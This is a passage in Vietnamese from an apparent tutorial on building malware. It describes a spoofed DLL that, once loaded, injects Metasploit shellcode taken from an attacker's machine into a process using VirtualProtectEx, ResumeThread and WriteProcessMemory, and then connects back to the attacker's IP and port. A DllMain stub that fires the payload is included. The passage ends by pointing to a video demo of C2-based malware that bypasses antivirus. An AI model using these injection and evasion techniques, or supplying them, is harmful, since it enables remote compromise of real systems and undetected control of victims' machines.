  - Sau đó cuối cùng chỉnh sửa lại vùng nhớ vừa cấp phát sang full quyền đọc, ghi và thực thi bằng hàm VirtualProtectEx()
  - Cuối cùng là ResumeThread để cho luồng thực thi mới tiếp tục chạy và khi này mới tiến hành ghi đè vùng nhớ vừa được cấp full quyền bằng shellcode của Metasploit lấy từ máy attacker bằng hàm WriteProcessMemory()
- Cuối cùng là hàm này sẽ được gọi đến khi mà chương trình tiến hành load file Dll giả mạo này với IP và port của máy attacker.

```
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
    {
            normal_func(a, b, c);
        break;
```

```
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

2. Video demo xây dựng mã độc từ hạ tầng C2 có khả năng bypass antivirus

Link video demo: https://drive.google.com/file/d/1pd5hP2cofuWqeJ-QPZKPQPBcRHnD5G4J/view?usp=sharing